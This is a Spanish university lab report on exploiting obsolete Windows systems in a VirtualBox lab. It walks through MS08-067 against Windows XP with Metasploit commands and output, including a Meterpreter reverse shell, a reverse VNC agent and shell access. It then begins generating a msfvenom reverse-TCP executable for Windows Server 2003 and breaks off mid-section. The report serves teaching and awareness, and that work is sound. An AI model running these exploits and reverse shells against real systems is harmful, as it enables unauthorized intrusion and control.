

**EXPLOTACIÓN DE VULNERABILIDADES EN SISTEMAS OBSOLETOS:
LABORATORIO EN WINDOWS XP Y WINDOWS SERVER 2003**

EDWARD CAMILO CAICEDO BENITEZ

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERÍA

PROGRAMA DE INGENIERÍA DE TELECOMUNICACIONES E

INFORMÁTICA

SEGURIDAD Y AUDITORIAS EN REDES

DOCENTE

RAFAEL SANDOVAL MORALES

QUIBDÓ-CHOCÓ-COLOMBIA

2025

TABLA DE CONTENIDO

INTRODUCCIÓN	5
OBJETIVO.....	5
EXPLOTACIÓN DE WINDONWS XP.....	7
VULNERACION DE WINDOWS SERVER 2003 POR VIRUS.....	16
CONCLUSIÓN	27

TABLA DE ILUSTRACIONES

1 Verificación de conexión de red desde Kali Linux	8
2 Ping de Kali a Windows XP	8
3 Ping de Windows XP a Kali.....	9
4 Inicio de Metasploit Framework en Kali Linux	10
5 Búsqueda de vulnerabilidades	11
6. Selección del exploit Selección del exploit.....	11
7. a ver qué configuraciones requiere el módulo con show options	12
8. Enumeración de procesos activos en la máquina comprometida.....	14
9. Obtención de acceso a la consola del sistema mediante Meterpreter	15
10. Exploración del sistema de archivos en la máquina comprometida	15
11. Generación de payload malicioso con msfvenom.....	17
12. Configuración y activación del servidor Apache en Kali Linux	18
13. Verificación de payloads maliciosos generados con msfvenom.....	18
14. Acceso al servidor Apache desde Windows Server 2003 para descarga del payload	19
15. Publicación de payloads maliciosos en el servidor Apache.....	20
16. Servidor Apache con listado de directorios expuesto en Windows Server 2003.....	20
17. Descarga del payload malicioso en el servidor Windows Server 2003	21
18. Configuración del módulo multi/handler en Metasploit	22
19. Configuración de parámetros en el módulo multi/handler.....	24
20. Verificación de privilegios en la sesión Meterpreter	25

INTRODUCCIÓN

La seguridad de la información es un pilar fundamental para garantizar la integridad, confidencialidad y disponibilidad de los sistemas en cualquier organización. Sin embargo, el uso de sistemas operativos obsoletos representa un riesgo crítico, ya que dejan de recibir actualizaciones y parches de seguridad, quedando expuestos a vulnerabilidades conocidas que pueden ser aprovechadas por atacantes con relativa facilidad.

Un claro ejemplo de esta situación lo constituyen **Windows XP** y **Windows Server 2003**, dos sistemas operativos desarrollados por Microsoft que, en su momento, marcaron un hito en la administración de entornos corporativos y domésticos. Windows XP, lanzado en 2001, fue uno de los sistemas más populares de su época y llegó a tener una enorme cuota de mercado, pero su soporte oficial finalizó en abril de 2014. Por su parte, Windows Server 2003, orientado al ámbito empresarial y liberado en abril de 2003, dejó de recibir actualizaciones en julio de 2015.

OBJETIVO

El objetivo principal de este trabajo es **demostrar de manera práctica las vulnerabilidades y riesgos que presentan los sistemas operativos obsoletos como Windows Server 2003 y Windows XP**, los cuales, al haber llegado al fin de su ciclo de vida y quedar sin soporte oficial, se convierten en un blanco sencillo para los atacantes.

Mediante el uso de la herramienta **Metasploit Framework**, se busca reproducir un escenario controlado en el que se realice un ataque de tipo **reverse shell** hacia un servidor con Windows Server 2003, estableciendo una sesión con **Meterpreter**, obteniendo privilegios de **NT AUTHORITY\SYSTEM** y ejecutando técnicas de migración de procesos para asegurar la persistencia de la sesión.

Además de mostrar el proceso técnico de explotación, este ejercicio tiene como propósito **concientizar sobre la importancia de mantener sistemas actualizados y con soporte vigente**,

ya que equipos con Windows XP y Windows Server 2003 aún se encuentran en uso en algunos entornos empresariales, académicos o industriales debido a limitaciones de compatibilidad con software heredado.

De esta manera, el trabajo busca cumplir con tres propósitos fundamentales:

1. **Evidenciar lo sencillo que resulta comprometer sistemas sin soporte**, resaltando que los exploits para estas plataformas son ampliamente conocidos y documentados.
2. **Promover las buenas prácticas en ciberseguridad**, como la migración a sistemas modernos, el uso de parches y la implementación de controles de seguridad adecuados.
3. **Reflexionar sobre los riesgos operativos y legales** que implica el uso de software obsoleto, especialmente en entornos críticos donde una intrusión puede generar pérdidas económicas, robo de información sensible o interrupción de servicios.


En conclusión, este trabajo busca no solo mostrar el proceso técnico de explotación, sino también servir como un llamado de atención para **abandonar el uso de tecnologías descontinuadas** y fortalecer la cultura de la seguridad informática en cualquier entorno.

METODOLOGÍA

Para detectar las distintas variedades de vulnerabilidades encontradas en el sistema de Metasploitable 2 se usaron principalmente el método nmap para ver las versiones, tipo y nombre de las vulnerabilidades mapeadas y diferentes métodos de penetración para tanto acceder como obtener información de la máquina objetivo.

EXPLOTACIÓN DE WINDONWS XP

TOPOLOGIA



Paso 1 En esta primera etapa del laboratorio se ejecuta el comando ifconfig en Kali Linux para verificar la configuración de red. La máquina atacante (Kali) tiene asignada la dirección IP **10.0.2.8**. Posteriormente, se utiliza el comando ping hacia la dirección **10.0.2.15**, correspondiente a la máquina objetivo (Windows XP/Server).

Esto permite comprobar la conectividad y confirmar que ambos equipos se encuentran en la misma red virtual (VirtualBox en este caso).

```
kali linux 2.0 [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Aplicaciones Lugares
21 de ago 09:59
7% 29% 0.0 kB 0.0 kB
kali@kali: ~

(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP, BROADCAST, RUNNING, MULTICAST> mtu 1500
    inet 10.0.2.5 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fed9:8eb1 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:d9:8e:b1 txqueuelen 1000 (Ethernet)
    RX packets 49 bytes 7563 (7.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 39 bytes 4232 (4.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP, LOOPBACK, RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 24 bytes 1440 (1.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 1440 (1.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
^Z
zsh: suspended ping 10.0.2.15


(kali@kali)-[~]
$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
^Z
zsh: suspended ping 10.0.2.15

(kali@kali)-[~]
```

1 Verificación de conexión de red desde Kali Linux

```
(kali@kali)-[~]
$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=15 ttl=128 time=2.12 ms
64 bytes from 10.0.2.15: icmp_seq=16 ttl=128 time=2.18 ms
64 bytes from 10.0.2.15: icmp_seq=17 ttl=128 time=1.86 ms
64 bytes from 10.0.2.15: icmp_seq=18 ttl=128 time=2.24 ms
64 bytes from 10.0.2.15: icmp_seq=19 ttl=128 time=1.76 ms
64 bytes from 10.0.2.15: icmp_seq=20 ttl=128 time=2.23 ms
64 bytes from 10.0.2.15: icmp_seq=21 ttl=128 time=2.59 ms
64 bytes from 10.0.2.15: icmp_seq=22 ttl=128 time=1.98 ms
64 bytes from 10.0.2.15: icmp_seq=23 ttl=128 time=2.41 ms
64 bytes from 10.0.2.15: icmp_seq=24 ttl=128 time=1.79 ms
^Z
zsh: suspended ping 10.0.2.15
```

2 Ping de Kali a Windows XP



3Ping de Windows XP a Kali

Paso 2 En esta fase se realiza un escaneo de la máquina víctima (**10.0.2.15**) utilizando el comando:

```
nmap -sV 10.0.2.15
```

El parámetro -sV permite identificar las versiones de los servicios en ejecución. El resultado muestra que el sistema tiene los siguientes puertos abiertos:

135/tcp → Microsoft Windows RPC

139/tcp → Microsoft Windows NetBIOS-ssn

445/tcp → Microsoft Windows SMB

3389/tcp → Microsoft Terminal Services (RDP)

Además, Nmap detecta que el sistema operativo es **Windows XP**, lo que confirma la superficie de ataque para la siguiente etapa de explotación.

```

(kali㉿kali)-[~]
$ nmap -sV 10.0.2.15
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-21 09:55 -05
Nmap scan report for 10.0.2.15
Host is up (0.0021s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:00:27:F5:42:E7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.60 seconds

```

Paso 3

```

(kali㉿kali)-[~]
$ msfconsole

Metasploit tip: Display the Framework log using the log command, learn
more with help log

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

      =[ metasploit v6.4.50-dev ]
+ -- --=[ 2495 exploits - 1283 auxiliary - 393 post ]
+ -- --=[ 1607 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

```

Inicio de Metasploit Framework en Kali Linux

Paso 4 En la imagen se observa el uso de **Metasploit** para identificar exploits asociados a vulnerabilidades en el servicio de sistemas Windows antiguos, como **Windows XP**. El comando `search netapi` devuelve módulos relacionados con fallos críticos que permiten **ejecución remota de código** al explotar errores de desbordamiento de búfer en servicios de red. Estas vulnerabilidades son ampliamente conocidas y fueron corregidas en su momento, pero siguen siendo explotables en sistemas sin actualizar.

```

YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

[ metasploit v6.4.50-dev ]
+ -- --[ 2495 exploits - 1283 auxiliary - 393 post ]
+ -- --[ 1607 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search netapi

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms03_049_netapi       2003-11-11      good  No     MS03-049 Microsoft Workstation Service NetAddAltern
ateComputerName Overflow
1  exploit/windows/smb/ms06_040_netapi       2006-08-08      good  No     MS06-040 Microsoft Server Service NetpwPathCanonica
lize Overflow
2  \ target: (wscpy) Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1) . . .
3  \ target: (wscpy) Windows NT 4.0 / Windows 2000 SP0-SP4 . . .
4  \ target: (wscpy) Windows XP SP0/SP1 . . .
5  \ target: (stack) Windows XP SP1 English . . .
6  \ target: (stack) Windows XP SP1 Italian . . .
7  \ target: (wscpy) Windows 2003 SP0 . . .
8  exploit/windows/smb/ms06_070_wkssvc       2006-11-14      manual No     MS06-070 Microsoft Workstation Service NetpManageIP
CConnect Overflow
9  \ target: Automatic Targetting . . .
10 \ target: Windows 2000 SP4 . . .
11 \ target: Windows XP SP0/SP1 . . .
12 exploit/windows/smb/ms08_067_netapi       2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Sta

```

5 Búsqueda de vulnerabilidades

Paso 5 La captura muestra la carga del módulo **exploit/windows/smb/ms08_067_netapi** dentro de **Metasploit Framework**, el cual explota una vulnerabilidad crítica en el servicio **Server (NetAPI)** de **Windows XP** y **Windows Server 2003**. Esta vulnerabilidad permite **ejecución remota de código (RCE)** sin autenticación, siendo una de las fallas más explotadas históricamente en estos sistemas.

```

Interact with a module by name or index. For example info 94, use 94 or use exploit/windows/smb/ms08_067_netapi
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 2003 SP2 Turkish (NX)'

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >

```

6. Selección del exploit Selección del exploit

```

msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 10.0.2.15
rhosts => 10.0.2.15
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    10.0.2.15       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.5         yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

```

7. a ver qué configuraciones requiere el módulo con show options

Paso 6: La captura evidencia la ejecución del exploit contra un sistema vulnerable **Windows XP SP3 en español**.

Metasploit detecta automáticamente la versión del sistema y desencadena el exploit, enviando la carga útil **windows/meterpreter/reverse_tcp**. El ataque finaliza exitosamente al establecerse una **sesión Meterpreter** desde la máquina atacante (10.0.2.5) hacia la víctima (10.0.2.7).

La sesión activa de **Meterpreter** confirma que el atacante ahora dispone de control remoto sobre el sistema comprometido, pudiendo ejecutar comandos, exfiltrar información, escalar privilegios e instalar puertas traseras persistentes.

```

msf6 exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.7:445 - Automatically detecting the target...
[*] Sending stage (177734 bytes) to 10.0.2.7
[*] 10.0.2.7:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] 10.0.2.7:445 - Selected Target: Windows XP SP3 Spanish (NX)
[*] 10.0.2.7:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 10.0.2.7
[*] Meterpreter session 3 opened (10.0.2.5:4444 -> 10.0.2.7:1055) at 2025-08-28 08:56:41 -0500

meterpreter > [*] Meterpreter session 4 opened (10.0.2.5:4444 -> 10.0.2.7:1061) at 2025-08-28 08:56:41 -0500

meterpreter > help

```

Paso 7 En esta fase se ejecuta el comando **run vnc** desde la sesión **Meterpreter** ya establecida en la víctima. Esto genera un **servidor VNC inverso** que se conecta al atacante (10.0.2.5). El módulo sube y ejecuta un agente VNC en la máquina comprometida, lo que permite al atacante obtener **acceso gráfico remoto al escritorio del sistema Windows XP** víctima, sin requerir autenticación adicional.

```
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=10.0.2.5 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\WINDOWS\TEMP\xXOIbYm.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 10.0.2.5:4545...
meterpreter > [*] VNC Server session 5 opened (10.0.2.5:4545 -> 10.0.2.7:1068) at 2025-08-28 09:12:18 -0500
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "way"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
meterpreter >
```

Paso 8 La captura muestra la ejecución del comando **ps** dentro de la sesión **Meterpreter** establecida tras la explotación de la vulnerabilidad. Este comando lista los procesos en ejecución en el sistema Windows XP comprometido

```
meterpreter > ps

Process List
=====

  PID  PPID  Name              Arch  Session  User              Path
  ---  ---  ---              ---  -
  0     0     [System Process]
```

Process List						
=====						
PID	PPID	Name	Arch	Session	User	Path
---	----	----	----	-----	----	----
0	0	[System Process]				
4	0	System	x86	0	NT AUTHORITY\SYSTEM	
184	1836	mmc.exe	x86	0	WAY\wayner_antonio_moya_	C:\WINDOWS\system32\mmc.exe
392	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
440	1316	wuauclt.exe	x86	0	WAY\wayner_antonio_moya_	C:\WINDOWS\system32\wuauclt.exe
484	1836	cmd.exe	x86	0	WAY\wayner_antonio_moya_	C:\WINDOWS\system32\cmd.exe
744	392	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\csrss.exe
748	1316	wscntfy.exe	x86	0	WAY\wayner_antonio_moya_	C:\WINDOWS\system32\wscntfy.exe
768	392	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe
812	768	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
824	768	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
988	812	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1068	812	svchost.exe	x86	0	NT AUTHORITY\Servicio de red	C:\WINDOWS\system32\svchost.exe
1316	812	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1356	812	svchost.exe	x86	0	NT AUTHORITY\Servicio de red	C:\WINDOWS\system32\svchost.exe
1408	812	svchost.exe	x86	0	NT AUTHORITY\SERVICIO LOCAL	C:\WINDOWS\system32\svchost.exe
1616	812	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1836	1796	explorer.exe	x86	0	WAY\wayner_antonio_moya_	C:\WINDOWS\Explorer.EXE
1888	1836	ctfmon.exe	x86	0	WAY\wayner_antonio_moya_	C:\WINDOWS\system32\ctfmon.exe
1968	812	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1996	1316	UPEwgIIGPymwA.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\TEMP\UPEwgIIGPymwA.exe
2036	812	alg.exe	x86	0	NT AUTHORITY\SERVICIO LOCAL	C:\WINDOWS\System32\alg.exe

8. Enumeración de procesos activos en la máquina comprometida

Paso 9 En este paso se utiliza el comando **shell** dentro de la sesión **Meterpreter**, lo que permite al atacante abrir una **consola de comandos de Windows XP (CMD)** en la máquina víctima.

La consola muestra la versión del sistema operativo (**Windows XP [Versión 5.1.2600]**) y sitúa al atacante directamente en el directorio **C:\WINDOWS\system32**, desde donde puede ejecutar cualquier comando nativo de Windows.

Con este acceso, el atacante puede:

- Crear, eliminar o modificar archivos.
- Gestionar usuarios y contraseñas.
- Manipular configuraciones críticas del sistema.
- Instalar malware o herramientas adicionales para persistencia y control.

```

meterpreter > shell
Process 364 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

C:\WINDOWS\system32>

```

9. Obtención de acceso a la consola del sistema mediante Meterpreter

Paso 10 La captura muestra la ejecución del comando **dir** desde la consola de comandos obtenida a través de **Meterpreter** en la máquina víctima con Windows XP. El listado revela el contenido del directorio raíz ****C:****, donde se observan elementos clave del sistema operativo.

```

C:\>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 2490-270F

Directorio de C:\


26/07/2025  09:40    <DIR>          Archivos de programa
26/07/2025  09:34                0 AUTOEXEC.BAT
26/07/2025  09:34                0 CONFIG.SYS
26/07/2025  09:40    <DIR>          Documents and Settings
26/07/2025  09:40    <DIR>          WINDOWS
                2 archivos                0 bytes
                3 dirs  19.882.401.792 bytes libres

```

10. Exploración del sistema de archivos en la máquina comprometida

VULNERACION DE WINDOWS SERVER 2003 POR VIRUS


PASO 1 IP DEL ATACANTE Y DE LA VITICMA



```
kali linux 2.0 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
2 de sep. 23:11
1% 0.0 MB 0.0 MB
kali@kali: ~
root@kali: /home/kali
kali@kali: ~
root@kali: /var/www/html
kali@kali: ~
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.0.2.5  netmask 255.255.255.0  broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fed9:8eb1  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:d9:8e:b1  txqueuelen 1000  (Ethernet)
    RX packets 109828  bytes 102927528 (98.1 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 119925  bytes 66347221 (63.2 MiB)
    TX errors 0  dropped 28  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 38203  bytes 47204999 (45.0 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 38203  bytes 47204999 (45.0 MiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(kali@kali)-[~]
$
```



```
Microsoft Windows [Versión 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrador>ipconfig

Configuración IP de Windows

Adaptador Ethernet Conexión de área local:

    Sufijo conexión específica DNS:
    Dirección IP. . . . . : 10.0.2.15
    Máscara de subred . . . . : 255.255.255.0
    Puerta de enlace predet. . . : 10.0.2.1

C:\Documents and Settings\Administrador>
```

PASO 2 La captura muestra la utilización de la herramienta **msfvenom** en Kali Linux para generar un **payload** **malicioso** en formato ejecutable (.exe). El comando utilizado crea un binario llamado **satena3.exe**, configurado con el payload **windows/meterpreter/reverse_tcp**, el cual establece una conexión inversa desde la máquina víctima (Windows Server 2003) hacia el atacante (Kali Linux).

Parámetros principales usados:

- **LHOST=10.0.2.5** → Dirección IP del atacante.
- **LPORT=4678** → Puerto de escucha para recibir la conexión.
- **Formato (-f exe)** → Archivo ejecutable de Windows.

Impacto de seguridad:

